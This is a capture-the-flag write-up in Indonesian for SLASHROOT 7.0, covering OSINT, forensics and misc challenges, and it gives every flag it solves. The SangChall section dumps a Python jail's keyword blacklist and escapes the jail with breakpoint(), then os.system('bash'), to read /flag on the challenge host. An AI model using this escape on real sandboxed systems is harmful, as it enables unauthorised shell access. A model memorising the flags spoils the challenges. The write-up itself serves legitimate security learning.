The screenshot shows a GitHub profile page for 'indrayyana / README.md'. The profile picture is a circular photo of a man in a blue shirt. The bio reads: 'Hello I am an information technology student. I focus on the field of mobile app developer.' It lists 8 followers and 12 following. Below the bio are links to various platforms: LinkedIn, Facebook, Instagram, Institut Teknologi dan Bisnis STIKOM BALI, Bali, Indonesia, time zone (2053 - 1h ahead), email (gdindra13@gmail.com), and social media accounts (@indrayyana). A 'Follow' button is present. The 'Languages and Tools' section includes icons for HTML, CSS, JS, PHP, Python, DJANGO, Node.js, React, C++, Docker, ESLint, Jest, Cypress, and Vite. A 'WakaTime' stats card is highlighted with a red box, showing '337 HRS 5 MINS' of interest. The 'My Programming Languages' section is also visible.

Relevan dengan judul yang diberikan untuk challenge ini, langsung saja dibuka dan flag berhasil didapat.

The screenshot shows a WakaTime user profile for 'I Gede Indra Adnyana'. The profile picture is a stylized character from a game. The bio reads: 'I Gede Indra Adnyana @indrayyana'. A red box highlights the text 'slashroot7{qu4nt1fy_y0ur_c0d1ng}'. Below the bio are links to wakatime (337 hrs 5 mins), location (Denpasar, Indonesia (8:55 PM)), email (gdindra13@gmail.com), and account creation date (Joined Mar 28 2023). To the right, there are sections for 'SINCE MAR 28 2023 336 hrs 17 mins', 'DAILY AVERAGE 3 hrs 8 mins', 'LANGUAGES' (JavaScript, PHP, Python, HTML, CSS, C++, Docker, Haskell, YAML, Text, Java, Dart, Bash, Markdown, JSON, Assembly, SQL, Git Config, INI, C, Other, Ezhil, ActionScript), 'EDITORS' (VS Code), 'OPERATING SYSTEMS' (Windows, Linux), and 'CATEGORIES' (Coding, Debugging).

Flag: slashroot7{qu4nt1fy_y0ur_c0d1ng}

Nostalgia_Child

CHALLENGE 4 SOLVES X

Nostalgia_Child

250

Aku saat ini sedang mengingat **nostalgia** masa kecil.
Tetapi aku bingung yang mana ya video di ig yang
sesuai dengan masa kecilku ? bisakah kamu menolongku ?

author: rianpradana_slashroot7.0

Flag Submit

Pada challenge ini, kita diminta untuk mencari flag yang tertera pada kolom komentar video di instagram. Video tersebut diyakini merupakan video yang "nostalgic" bagi author.

Karena tidak diberikan attachment, langsung saja kita buka biodata discord author. Berikut adalah isinya:

Ryan Pradana
ryanpradana_slashroot7.0

User Info Mutual Servers Mutual Friends

IT Student | Programming, Web Dev, GNU/Linux, Cyber Security


DISCORD MEMBER SINCE
May 14, 2019

NOTE
Click to add a note

ryanpradana21

Perhatian saya tertuju pada link social instagram yang dicantumkan oleh author, setelah dibuka dan melakukan pencarian di kolom komentar, saya tidak menemukan apapun yang dirasa relevan dan menarik.


Lalu author menaruh hint untuk challenge ini dengan memberikan penekanan pada kata "nostalgic", lalu saya mencoba untuk mengecek following dan followers akun instragam author. Ditemukanlah sebuah akun bernama → **nostalg1ac0re** pada following akun.




Berasa dijalan yang tepat mengetahui isi dari post adalah "POV" tahun sebelumnya. Maka saya mulai mencari flag di kolom komentar. Tantangan pada challenge ini yaitu akun instagram ini sangatlah aktif, post dilakukan hampir setiap hari dan

terkadang bisa lebih dari 1 kali dalam sehari. Pencarian yang dilakukan sangatlah lama dan saya mulai merasa di luar scope.

Lalu saya bertanya kepada probset perihal hint untuk challenge ini:



Menarik sekali, tanggal video dimana flag ditaruh berada pada 1 Agustus 2023. Baiklah, langsung saja saya cek komentar dan jalankan ctrl + f untuk mencari flag. Flag pun berhasil didapat!



Flag: slashroot7{real_nostalgia}

FORENSICS

Zebra Cross


Diberikan sebuah qr code yang ditumpuk horizontal



Bisa dilihat ukuran gambarnya adalah 11745x145, sehingga total 1703025, dengan asumsi qr code berbentuk kotak, maka ukuran seharusnya adalah $\sqrt{1703025} = 1305 \times 1305$, sehingga kita bisa tahu bahwa qr code ini terdiri dari $1305/145 = 9$ bagian, jadi saya membuat tools untuk membagi gambarnya menjadi 9

```
from PIL import Image

img = Image.open('qr?.png')
width, height = img.size
part_width = width // 9
for i in range(9):
    box = (i * part_width, 0, (i + 1) * part_width, height)
    img.crop(box).save(f'qr{i}.png')
```



Ini agak ngga berurutan jadi kita satukan manual saja di powerpoint kayak main jigsaw wkwkw



Saat di scan maka akan keluar flagnya


Flag: slashroot7{jUst_pL4y1N6_WiTTh_QqRr_c0D33}

Bad Radio


Oke ini stepnya panjang sangat, jadi diberikan sebuah wav, ditengah ada kode morse dan juga SSTV, kode morse nya jadi R E D E E N O B O T 3 6 I N D R O I D yang sepertinya hint untuk mode SSTV nya, lalu SSTV nya didecode menjadi berikut



Lalu saat visit linknya




Lalu extract image nya dan masukin ke aperisolve maka akan dapet QR code



Scan QR code nya dan akan ada link ke drive

<https://drive.google.com/file/d/18sB2hKszTN8fQQaSKPQu5sZG5g-SJB0S/view>

Download file nya ternyata Zstandard compressed data



Decompress lalu akan dapat file webm

```
$ zstd -d flag -o flagrill
flag : 10305668 bytes
(wrth@Wrth)-[/mnt/d/technical/ctf/slashroot]
$ file flagrill
flagrill: WebM
```

Disini terdapat webm bad apple, tetapi diujung kiri atas terdapat 8 kotak berubah2 warna hitam-putih



Dari sini kita coba untuk extract semua framenya lalu scan bagian pojok kiri atas sebagai bit, 1 untuk putih dan 0 untuk hitam.

Command extractnya kurang lebih begini

```
ffmpeg -i "flagrill" frames/out-%03d.jpg
```

Tapi entah kenapa jadinya tiap frame itu kedouble wkwwk tapi gapapa lah kita tinggal pakai frame ganjil/genap saja



```
from PIL import Image

res = []
for i in range(2,6574,2):
    img = Image.open(f'frames/out-{str(i).zfill(3)}.jpg')
    byte = []
    for p in range(0, 256, 32):
        byte.append(str(int(img.getpixel((p, 0)) == (255, 255, 255))))
    res.append(chr(int(''.join(byte), 2)))
print(''.join(res))
```

Nanti kira-kira akan ada message berulang seperti ini, tetapi ada beberapa typo di beberapa frame entah kenapa

```

0nTjupnqCLxPvdyNxduXvatbwjQXmDdvAxBv1ZGBmIZZtHkV1Qjtk
Welcome to SLASHROOT 7.0. If you can see this, it means that you have successfully decoded this message, with layers upon layers of obfuscation I can throw into it. The string I'm about to give you is the final piece of this challenge. I'm sure you'll understand it. A hint: slashroot7\{1_2_3_4_5_6_7_8\} Good luck! qWdPiQnVjuyfSuxzLArPVQPqaluEAxRKygxIgTzZFC(((MTpSNGRpMA==)))OwYuuSwFdwYCYYXCoEyoODnnDmCMxPGxazPZDFvxaxBHUzkYo(((MjpoNHM=)))VGjtbeWWiTxDnGpsZhkpQEfyxoAicUP1lUXubpBsSSkvrJyAEOSOrthAvIVzWjbV(((MzpiMzNu)))RtJ0tfNwFknSumYUQSUycZbiPArmpgsxtuwVeeN(((NDpUMHVob1U=)))cUohtjqpnGcLXPvUyNxGuxVaubwjQxwUbVxjDVIzGGBmzZTnKViQ0jtKOGaPHaKRuedkBB(((NTpoMUpBY2szRA==)))CEMzHjXbeJnGBK1fwIFZqZwxVCPezbYmKm(((Njp3)))ACdeiFeIRJmSoaXDxuHXuYKCYDQNGMITKgqGmaaLBKFVPCqYmISqaHiUkAFVbjkCqmMSIqd(((Nzo0cFBQbDE=)))chRlyXYkAUWdwgrhynXSXmEcMGUhbTMPszcsFquTkrE(((ODpaME1H)))%#/-e to SLASHROOT 7.0. If you can see this, it means that you have successfully decoded this message, with layers upon layers of obfuscation I can throw into it. The string I'm about to give you is the final piece of this challenge. I'm sure you'll understand it. A hint: slashroot7\{1_2_3_4_5_6_7_8\} Good luck! qWdPiQnVjuyfSuxzLArPVQPqaluEAxRKygxIgTzZFC(((MTpSNGRpMA==)))OwYuuSwFdwYCYYXCoEyoODnnDmCMxPGxazPZDFvxaxBHUzkYo(((MjpoNHM=)))VGjtbeWWiTxDnGpsZhkpQEfyxoAicUP1lUXubpBsSSkvrJyAEOSOrthAvIVzWjbV(((MzpiMzNu)))RtJ0tfNwFknSumYUQSUycZbiPArmpgsxtuwVeeN(((NDpUMHVob1U=)))cUohtjqpnGcLXPvUyNxGuxVaubwjQxwUbVxjDVIzGGBmzZTnKViQ0jtKOGaPHaKRuedkBB(((NTpoMUpBY2szRA==)))CEMzHjXbeJnGBK1fwIFZqZwxVCPezbYmKm(((Njp3)))ACdeiFeAPJmSoaXDxuHXuYKCYDQNGMITKgqGmaaLBKFVPCqYmISqaHiUkAFVbjkCqmMSIqd(((Nzo0cFBQbDM=)))chRlyXYkAUWdwgrhynXSXmEcMGUhbTMPszcsFquTkrE(((ODpaME1H))) Welcome to SLASHROOT 7.0. If you can see this, it means that you have successfully decoded this message, with layers upon layers upon layers of obfuscation I can throw into it. The string I'm about to give you is the final piece of this challenge. I'm 152% you'll understand it. A hint: slashroot7\{1_2_3_4_5_6_7_8\} Good luck! qWdPiQnVjuyfSuxzLArPVQPqaluEAxRKygxIgTzZFC(((MTpSNGRpMA==)))OwYuuSwFdwYCYYXCoEyoODnnDmCMxPGxazPZDFvxaxBHUzkYo(((MjpoNHM=)))VGjtbeWWiTxDnGpsZhkpQEfyxoAicUP1lUXubpBsSSkvrJyAEOSOrthAvIVzWjbV(((MzpiMzNu)))RtJ0tfNwFknSumYUQSUycZbiPArmpgsxtuwVeeN(((NDpUMHVob1U=)))cUohtjqpnGcLXPvUyNxGuxVaubwjQxwUbVxjDVIzGGBmzZTnKViQ0jtKOGaPHaKRuedkBB(((NTpoMUpBY0qxRA==)))CEMzHjXbeJnGBK1fwIFZqZwxVCPezbYmKm(((Njp3)))ACdeiFeAPJmSoaXDxuHXuYKCYDQNGMITKgqGmaaLBKFVPCqYmISqaHiUkAFVbjkCqmMSIqd(((Nzo0cFBQbDM=)))chRlyXYkAUWdwgrhynXSXmEcMGUhbTMPszcsFquTkrE(((ODpaME1H))) Welcome to SLASHROOT 7.0. If you can see this, it means that you have successfully decoded this message, with layers upon layers upon layers upon layers of obfuscation I can throw into it. The string I'm about to give you is the final piece of this challenge. I'm 152% you'll understand it. A hint: slashroot7\{1_2_3_4_5_6_7_8\} Good luck! qWdPiQnVjuyfSuxzLArPVQPqaluEAxRKygxIgTzZFC(((MTpSNGRpMA==)))OwYuuSwFdwYCYYXCoEyoODnnDmCMxPGxazPZDFvxaxBHUzkYo(((MjpoNHM=)))VGjtbeWWiTxDnGpsZhkpQEfyxoAicUP1lUXubpBsSSkvrJyAEOSOrthAvIVzWjbV(((MzpiMzNu)))RtJ0tfNwFknSumYUQSUycZbiPArmpgsxtuwVeeN(((NDpUMHVob1U=)))cUohtjqpnGcLXPvUyNxGuxVaubwjQxwUbVxjDVIzGGBmzZTnKViQ0jtKOGaPHaKRuedkBB(((NTpoMUpBY2szRA==)))CEMzHjXbeJnGBK1fwIFZqZwxVCPezbYmKm", "Njp3", "ACdeiFeIRJmSoaXDxuHXuYKCYDQNGMITKgqGmaaLBKFVPCqYmISqaHiUkAFVbjkCqmMSIqd", "Nzo0cFBQbDE=", "chRlyXYkAUWdwgrhynXSXmEcMGUhbTMPszcsFquTkrE", "ODpaME1H"]

```

Disini ada base64 pendek yang dipisahkan di dalam kurung jadi kita coba untuk decode itu aja

```

ct = [
    "qWdPiQnVjuyfSuxzLArPVQPqaluEAxRKygxIgTzZFC", "MTpSNGRpMA==", "OwYuuSwFdwYCYYXCoEyoODfnDmCMxPGxazPZDFvxaxBHUzkYo", "MjpoNHM=", "VGjtbeWWiTxDnGpsZhkpQEfyxoAicUP1lUXubpBsSSkvrJyAEOSOrthAvIVzWjbV", "NDpUMHVob1U=", "cUohtjqpnGcLXPvUyNxGuxVaubwjQxwUbVxjDVIzGGBmzZTnKViQ0jtKOGaPHaKRuedkBB", "NTpoMUpBY2szRA==", "CEMzHjXbeJnGBK1fwIFZqZwxVCPezbYmKm", "Njp3", "ACdeiFeIRJmSoaXDxuHXuYKCYDQNGMITKgqGmaaLBKFVPCqYmISqaHiUkAFVbjkCqmMSIqd", "Nzo0cFBQbDE=", "chRlyXYkAUWdwgrhynXSXmEcMGUhbTMPszcsFquTkrE", "ODpaME1H"]
from base64 import b64decode
for i in ct:
    if len(i) < 20:
        print(b64decode(i).decode())

```

```

$ python3 solvebadr.py
1:R4di0
2:h4s
4:T0uh0U
5:h1JAck3D
6:w
7:4pPP11
8:Z0MG

```

Sayangnya ketika kita gabungkan


slashroot7{R4di0_h4s_b33n_T0uh0U_h1JAck3D_w_4pPP11_Z0MG} incorrect 😞

Karena message nya berulang jadi saya coba untuk decode beberapa perulangan yang lain dan ternyata ada varian dimana yang no 7 adalah 4pPPI3 sehingga lebih masuk akal dan ternyata merupakan flag yang benar

Flag: slashroot7{R4di0_h4s_b33n_TOuh0U_h1JAck3D_w_4pPPI3_Z0MG}

MISC


Welcome



Yeaps, flag tertera di deskripsi soal.

Flag: `slashroot7{semangat_pagi_pagi_pagi}`

Feedback



Isi form → dapet flag.

Flag: `slashroot7{terimakasih_sudah_berpatisipasi}`

RGX1337

The screenshot shows a challenge interface. At the top left is a 'CHALLENGE' button and at the top right is a '39 SOLVES' button. Below these is the challenge title 'RGX1337' in bold pink letters. To its right is a circular icon with a question mark and the number '202'. The main text area contains the following description:
Aku nyimpen sebuah flag di dalam laptopku, tak lama kemudian negara api mulai menyerang yang awalnya 1 flag menjadi 5000 flag di dalam file .txt. Seingatku flag nya terdiri dari 5 huruf besar, 6 angka, 8 huruf kecil, dan 7 huruf besar lagi.

Author: Anehinnn

Below the text area is a blue button with a download icon labeled 'flags.txt'. At the bottom left is a dashed box labeled 'Flag' and at the bottom right is a solid red box labeled 'Submit'.

Pada challenge ini, kami diminta untuk mencari flag yang tepat. Flag yang tepat berisikan 5 huruf besar, 6 angka, 8 huruf kecil, dan 7 huruf besar lagi. Lalu diberikan pula attachment yang berisikan 5000 LOC yang isinya merupakan fake flag 😂.

Namun, tetap sans, kita bisa mengautomasi pencarian flag ini menggunakan python, berikut adalah solvernya:


```
import os
import re
from pwn import *

os.system('clear')

...
Aku nyimpen sebuah flag di dalam laptopku, tak lama kemudian negara
api mulai menyerang yang
awalnya 1 flag menjadi 5000 flag di dalam file .txt. Seingatku flag
nya terdiri dari 5 huruf besar,
6 angka, 8 huruf kecil, dan 7 huruf besar lagi.
...
```

```
with open('flags.txt', 'r') as file:  
    content = file.read()  
  
regex_patt = r'slashroot7\{[A-Z]{5}\d{6}[a-z]{8}[A-Z]{7}\}'  
  
flags = re.findall(regex_patt, content)  
  
for flag in flags:  
    success(flag)  
  
# slashroot7{EKDBI319611jsulzrvuAFSNLXI}
```

› HASIL:



Flag: **slashroot7{EKDBI319611jsulzrvuAFSNLXI}**

SangChall

Diberikan sebuah jail sourceless

Awalnya saya coba print(1) dan bisa sehingga bisa jadi ini pyjail, lalu saya coba print(globals()) dan ternyata bisa juga

```
o $ nc 103.152.242.228 30201
SLASHROOT 7.0
Enter your command: print(1)
1
Enter your command: print(globals())
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7f5f26edcd90>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/home/sangchall/chall.py', '__cached__': None, 'sys': <module 'sys' (built-in)>, 'blacklist': ('eval', 'exec', 'import', 'open', 'os', 'read', 'system', 'write', ';', '+', 'ord', 'chr', 'base', 'flag', 'replace', '', 'decode', 'join'), 'user_input': 'print(globals())'}
Enter your command: 
```

Disini bisa dilihat terdapat beberapa blacklist tetapi untungnya tidak terlalu strict, yang paling penting adalah tidak terdapat blacklist breakpoint sehingga kita tinggal memasukkan breakpoint() saja lalu spawn shell dari os

```
o $ nc 103.152.242.228 30201
SLASHROOT 7.0
Enter your command: breakpoint()
--Return--
> <string>(1)<module>()->None
(Pdb) import os
(Pdb) os.system('bash')
ls
chall.py
cat /flag
slasroot7{n0t_B4D_f0r_4b1J41I_Ch4ll3nG3_wakakakakaka}
```

Flag: slasroot7{n0t_B4D_f0r_4b1J41I_Ch4ll3nG3_wakakakakaka}